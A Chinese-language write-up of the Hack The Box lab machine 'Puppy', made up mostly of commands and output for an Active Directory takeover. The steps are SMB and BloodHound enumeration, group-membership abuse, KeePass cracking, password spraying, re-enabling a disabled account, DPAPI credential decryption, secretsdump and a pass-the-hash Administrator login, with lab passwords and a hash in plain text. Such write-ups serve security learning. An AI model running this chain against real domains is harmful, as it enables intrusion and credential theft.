Pwned-Exploiting HTB Puppy

Puppy

第一步用nmap进行扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
nmap -Pn -sC -sV 10.10.11.70 --verbose

# 结果为
PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-08-26 12:26:00Z)
111/tcp open rpcbind 2-4 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2,3,4 111/tcp rpcbind
| 100000 2,3,4 111/tcp6 rpcbind
| 100000 2,3,4 111/udp rpcbind
| 100000 2,3,4 111/udp6 rpcbind
| 100003 2,3 2049/udp nfs
| 100003 2,3 2049/udp6 nfs
| 100005 1,2,3 2049/udp mountd
| 100005 1,2,3 2049/udp6 mountd
| 100021 1,2,3,4 2049/tcp nlockmgr
| 100021 1,2,3,4 2049/tcp6 nlockmgr
| 100021 1,2,3,4 2049/udp nlockmgr
| 100021 1,2,3,4 2049/udp6 nlockmgr
| 100024 1 2049/tcp status
| 100024 1 2049/tcp6 status
| 100024 1 2049/udp status
|_ 100024 1 2049/udp6 status
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
2049/tcp open nlockmgr 1-4 (RPC #100021)
3260/tcp open iscsi?
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB0., Site: Default-First-Site-Name)
3269/tcp open tcpwrapped
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
| date: 2025-08-26T12:28:14
|_ start_date: N/A
|_clock-skew: 7h00m00s
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled and required

NSE: Script Post-scanning.
Initiating NSE at 01:36
Completed NSE at 01:36, 0.00s elapsed
Initiating NSE at 01:36
Completed NSE at 01:36, 0.00s elapsed
Initiating NSE at 01:36
Completed NSE at 01:36, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 649.64 seconds
Raw packets sent: 1990 (87.536KB) | Rcvd: 17 (732B)

连接下smb看看有啥什么东西。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
┌──(root㉿192)-[~]
└─# smbclient -L 10.10.11.70 -U levi.james
Password for [WORKGROUP\levi.james]:

Sharename Type Comment
--------- ---- -------
ADMIN$ Disk Remote Admin
C$ Disk Default share
DEV Disk DEV-SHARE for PUPPY-DEVS
IPC$ IPC Remote IPC
NETLOGON Disk Logon server share
SYSVOL Disk Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.70 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available


# 使用smbclient访问无法看到对应目录
└─# smbclient //10.10.11.70/DEV -U PUPPY.HTB0\\levi.james%KingofAkron2025!
Try "help" to get a list of possible commands.
smb: \> ls
NT_STATUS_ACCESS_DENIED listing \*

# 首先同步时间
ntpdate puppy.htb
# 之后获取TGT票据
impacket-getTGT PUPPY.HTB/levi.james:'KingofAkron2025!' -dc-ip 10.10.11.70
# 添加
export KRB5CCNAME="$(pwd)/levi.james.ccache"
# 测试下
nxc smb 10.10.11.70 -u 'levi.james' -p 'KingofAkron2025!' -d 'PUPPY.HTB'

# 获取域信息
bloodhound-python -u levi.james -p KingofAkron2025! -k -ns 10.10.11.70 -c All -d puppy.htb --zip



导出后用bloodhoundCE查看,发现该用户可以对DEVELOPERS@PUPPY.HTB这个组进行写入。
picture 0

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
# 使用bloodAD将用户写入
bloodyAD --host 10.10.11.70 -d PUPPY.HTB -u levi.james -p 'KingofAkron2025!' add groupMember DEVELOPERS levi.james

# 查看DEV
smbclient //10.10.11.70/DEV -U PUPPY.HTB0\\levi.james%KingofAkron2025!
Try "help" to get a list of possible commands.
smb: \> ls
. DR 0 Sun Mar 23 03:07:57 2025
.. D 0 Sat Mar 8 11:52:57 2025
KeePassXC-2.7.9-Win64.msi A 34394112 Sun Mar 23 03:09:12 2025
Projects D 0 Sat Mar 8 11:53:36 2025
recovery.kdbx A 2677 Tue Mar 11 22:25:46 2025

5080575 blocks of size 4096. 1595340 blocks available
# 获取文件
get recovery.kdbx

# keepass 的文件 利用keepass4brute 进行破解
./keepass4brute.sh recovery.kdbx /usr/share/wordlists/rockyou.txt

[*] Password found: liverpool



利用keepassxc 打开这个文件
picture 1


得到五个密码

1
2
3
4
5
ADAM SILVER			HJKL2025!
ANTONY C. EDWARDS Antman2025!
JAMIE WILLIAMSON JamieLove2025!
SAMUEL BLAKE ILY2025!
STEVE TUCKER Steve2025!

picture 2

users.txt

1
2
3
4
5
adam.silver
ant.edwards
jamie.williams
steph.blake
steve.tucker

password.txt

1
2
3
4
5
HJKL2025!
Antman2025!
JamieLove2025!
ILY2025!
Steve2025!

这样就可以进行smb测试了

1
2
3
4
5
6
7
8
9
netexec smb 10.10.11.70 -u users.txt -p password.txt
SMB 10.10.11.70 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:False)
SMB 10.10.11.70 445 DC [-] PUPPY.HTB\adam.silver:HJKL2025! STATUS_LOGON_FAILURE
SMB 10.10.11.70 445 DC [-] PUPPY.HTB\ant.edwards:HJKL2025! STATUS_LOGON_FAILURE
SMB 10.10.11.70 445 DC [-] PUPPY.HTB\jamie.williams:HJKL2025! STATUS_LOGON_FAILURE
SMB 10.10.11.70 445 DC [-] PUPPY.HTB\steph.blake:HJKL2025! STATUS_LOGON_FAILURE
SMB 10.10.11.70 445 DC [-] PUPPY.HTB\steve.tucker:HJKL2025! STATUS_LOGON_FAILURE
SMB 10.10.11.70 445 DC [-] PUPPY.HTB\adam.silver:Antman2025! STATUS_LOGON_FAILURE
SMB 10.10.11.70 445 DC [+] PUPPY.HTB\ant.edwards:Antman2025!


利用该用户登录smb,还是没有什么可以利用的,发现该用户可以完全控制adam.silver
picture 3

1
2
3
# 修改adam.silver的密码

bloodyAD --host 10.10.11.70 -d PUPPY.HTB -u ant.edwards -p 'Antman2025!' set password adam.silver 'qwe123456!'


尝试了一遍之后,发现无法登录,后来发现其账号是禁用的状态
picture 4

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
# 先查询其DN,再修改其状态

ldapsearch -x -H ldap://10.10.11.70 \
-D "ANT.EDWARDS@PUPPY.HTB" -W \
-b "DC=puppy,DC=htb" \
"(sAMAccountName=ADAM.SILVER)"


ldapmodify -x -H ldap://10.10.11.70 -D "ANT.EDWARDS@PUPPY.HTB" -W << EOF
dn: CN=Adam D. Silver,CN=Users,DC=PUPPY,DC=HTB
changetype: modify
replace: userAccountControl
userAccountControl: 66048
EOF

# 修改完权限,尝试登录,因为从域关系来看,他是 Remote Management Users 组中的用户,可以通过WinRM (Windows Remote Management, TCP 5985/5986) 远程管理主机

evil-winrm -i 10.10.11.70 -u adam.silver -p 'qwe123456!'
# 连接成功
*Evil-WinRM* PS C:\Users\adam.silver\Documents>

提权

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
# 先看看
*Evil-WinRM* PS C:\Users\adam.silver\Documents> ls
*Evil-WinRM* PS C:\Users\adam.silver\Documents> cd ..
*Evil-WinRM* PS C:\Users\adam.silver> ls


Directory: C:\Users\adam.silver


Mode LastWriteTime Length Name
---- ------------- ------ ----
d-r--- 2/28/2025 12:31 PM 3D Objects
d-r--- 2/28/2025 12:31 PM Contacts
d-r--- 3/12/2025 12:09 PM Desktop
d-r--- 3/5/2025 10:16 AM Documents
d-r--- 2/28/2025 12:31 PM Downloads
d-r--- 2/28/2025 12:31 PM Favorites
d-r--- 2/28/2025 12:31 PM Links
d-r--- 2/28/2025 12:31 PM Music
d-r--- 2/28/2025 12:31 PM Pictures
d-r--- 2/28/2025 12:31 PM Saved Games
d-r--- 2/28/2025 12:31 PM Searches
d-r--- 2/28/2025 12:31 PM Videos


*Evil-WinRM* PS C:\Users\adam.silver> cd Desktop
*Evil-WinRM* PS C:\Users\adam.silver\Desktop> ls


Directory: C:\Users\adam.silver\Desktop


Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 2/28/2025 12:31 PM 2312 Microsoft Edge.lnk
-ar--- 8/27/2025 1:16 AM 34 user.txt

# 发现一个site-backup-2024-12-30.zip,拿下来看看

*Evil-WinRM* PS C:\> ls


Directory: C:\


Mode LastWriteTime Length Name
---- ------------- ------ ----
d----- 5/9/2025 10:48 AM Backups
d----- 5/12/2025 5:21 PM inetpub
d----- 5/8/2021 1:20 AM PerfLogs
d-r--- 7/24/2025 12:25 PM Program Files
d----- 5/8/2021 2:40 AM Program Files (x86)
d----- 3/8/2025 9:00 AM StorageReports
d-r--- 3/8/2025 8:52 AM Users
d----- 5/13/2025 4:40 PM Windows


*Evil-WinRM* PS C:\> cd Backups
*Evil-WinRM* PS C:\Backups> ls


Directory: C:\Backups


Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 3/8/2025 8:22 AM 4639546 site-backup-2024-12-30.zip

# 下载一下看看
*Evil-WinRM* PS C:\Backups> download site-backup-2024-12-30.zip

# 解压之后看到steph.cooper 和密码ChefSteph2025!
└─# cat nms-auth-config.xml.bak
<?xml version="1.0" encoding="UTF-8"?>
<ldap-config>
<server>
<host>DC.PUPPY.HTB</host>
<port>389</port>
<base-dn>dc=PUPPY,dc=HTB</base-dn>
<bind-dn>cn=steph.cooper,dc=puppy,dc=htb</bind-dn>
<bind-password>ChefSteph2025!</bind-password>
</server>
<user-attributes>
<attribute name="username" ldap-attribute="uid" />
<attribute name="firstName" ldap-attribute="givenName" />
<attribute name="lastName" ldap-attribute="sn" />
<attribute name="email" ldap-attribute="mail" />
</user-attributes>
<group-attributes>
<attribute name="groupName" ldap-attribute="cn" />
<attribute name="groupMember" ldap-attribute="member" />
</group-attributes>
<search-filter>
<filter>(&(objectClass=person)(uid=%s))</filter>
</search-filter>
</ldap-config>


可以看到steph.cooper 也是 Remote Management Users 组中的
picture 5

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
# C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials 发现一个隐藏文件,GPT说Windows 凭据管理器 (Credential Manager) 存放的 DPAPI 凭据文件。
*Evil-WinRM* PS C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials> dir -h


Directory: C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials


Mode LastWriteTime Length Name
---- ------------- ------ ----
-a-hs- 3/8/2025 7:54 AM 414 C8D69EBE9A43E9DEBF6B5FBD48B521B9

# 接触隐藏并复制,然后下载下来
*Evil-WinRM* PS C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials> attrib -H -S .\C8D69EBE9A43E9DEBF6B5FBD48B521B9
*Evil-WinRM* PS C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials> copy .\C8D69EBE9A43E9DEBF6B5FBD48B521B9 cred.bin
*Evil-WinRM* PS C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials> download cred.bin

Info: Downloading C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials\cred.bin to cred.bin

Info: Download successful!


*Evil-WinRM* PS C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107> attrib -H -S 556a2412-1275-4ccf-b721-e6a0b4f90407

*Evil-WinRM* PS C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107> copy 556a2412-1275-4ccf-b721-e6a0b4f90407 master.bin
*Evil-WinRM* PS C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-14879*Evil-WinRM* PS C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107> download master.bin

Info: Downloading C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107\master.bin to master.bin

Info: Download successful!


# 下载成功之后就可解masterkey 以及credential
impacket-dpapi masterkey -file master.bin -password 'ChefSteph2025!' -sid S-1-5-21-1487982659-1829050783-2281216199-1107

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[MASTERKEYFILE]
Version : 2 (2)
Guid : 556a2412-1275-4ccf-b721-e6a0b4f90407
Flags : 0 (0)
Policy : 4ccf1275 (1288639093)
MasterKeyLen: 00000088 (136)
BackupKeyLen: 00000068 (104)
CredHistLen : 00000000 (0)
DomainKeyLen: 00000174 (372)

Decrypted key with User Key (MD4 protected)
Decrypted key: 0xd9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84

# 解密得到steph.cooper_adm 和密码 FivethChipOnItsWay2025!

└─# impacket-dpapi credential -file cred.bin -key 0xd9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[CREDENTIAL]
LastWritten : 2025-03-08 15:54:29+00:00
Flags : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist : 0x00000003 (CRED_PERSIST_ENTERPRISE)
Type : 0x00000002 (CRED_TYPE_DOMAIN_PASSWORD)
Target : Domain:target=PUPPY.HTB
Description :
Unknown :
Username : steph.cooper_adm
Unknown : FivethChipOnItsWay2025!

# 导出hash
impacket-secretsdump 'PUPPY.HTB/steph.cooper_adm:FivethChipOnItsWay2025!@10.10.11.70'

# 之后就可以管理员身份登录了
evil-winrm -i 10.10.11.70 -u Administrator -H bb0edc15e49ceb4120c7bd7e6e65d75b

又学到了T_T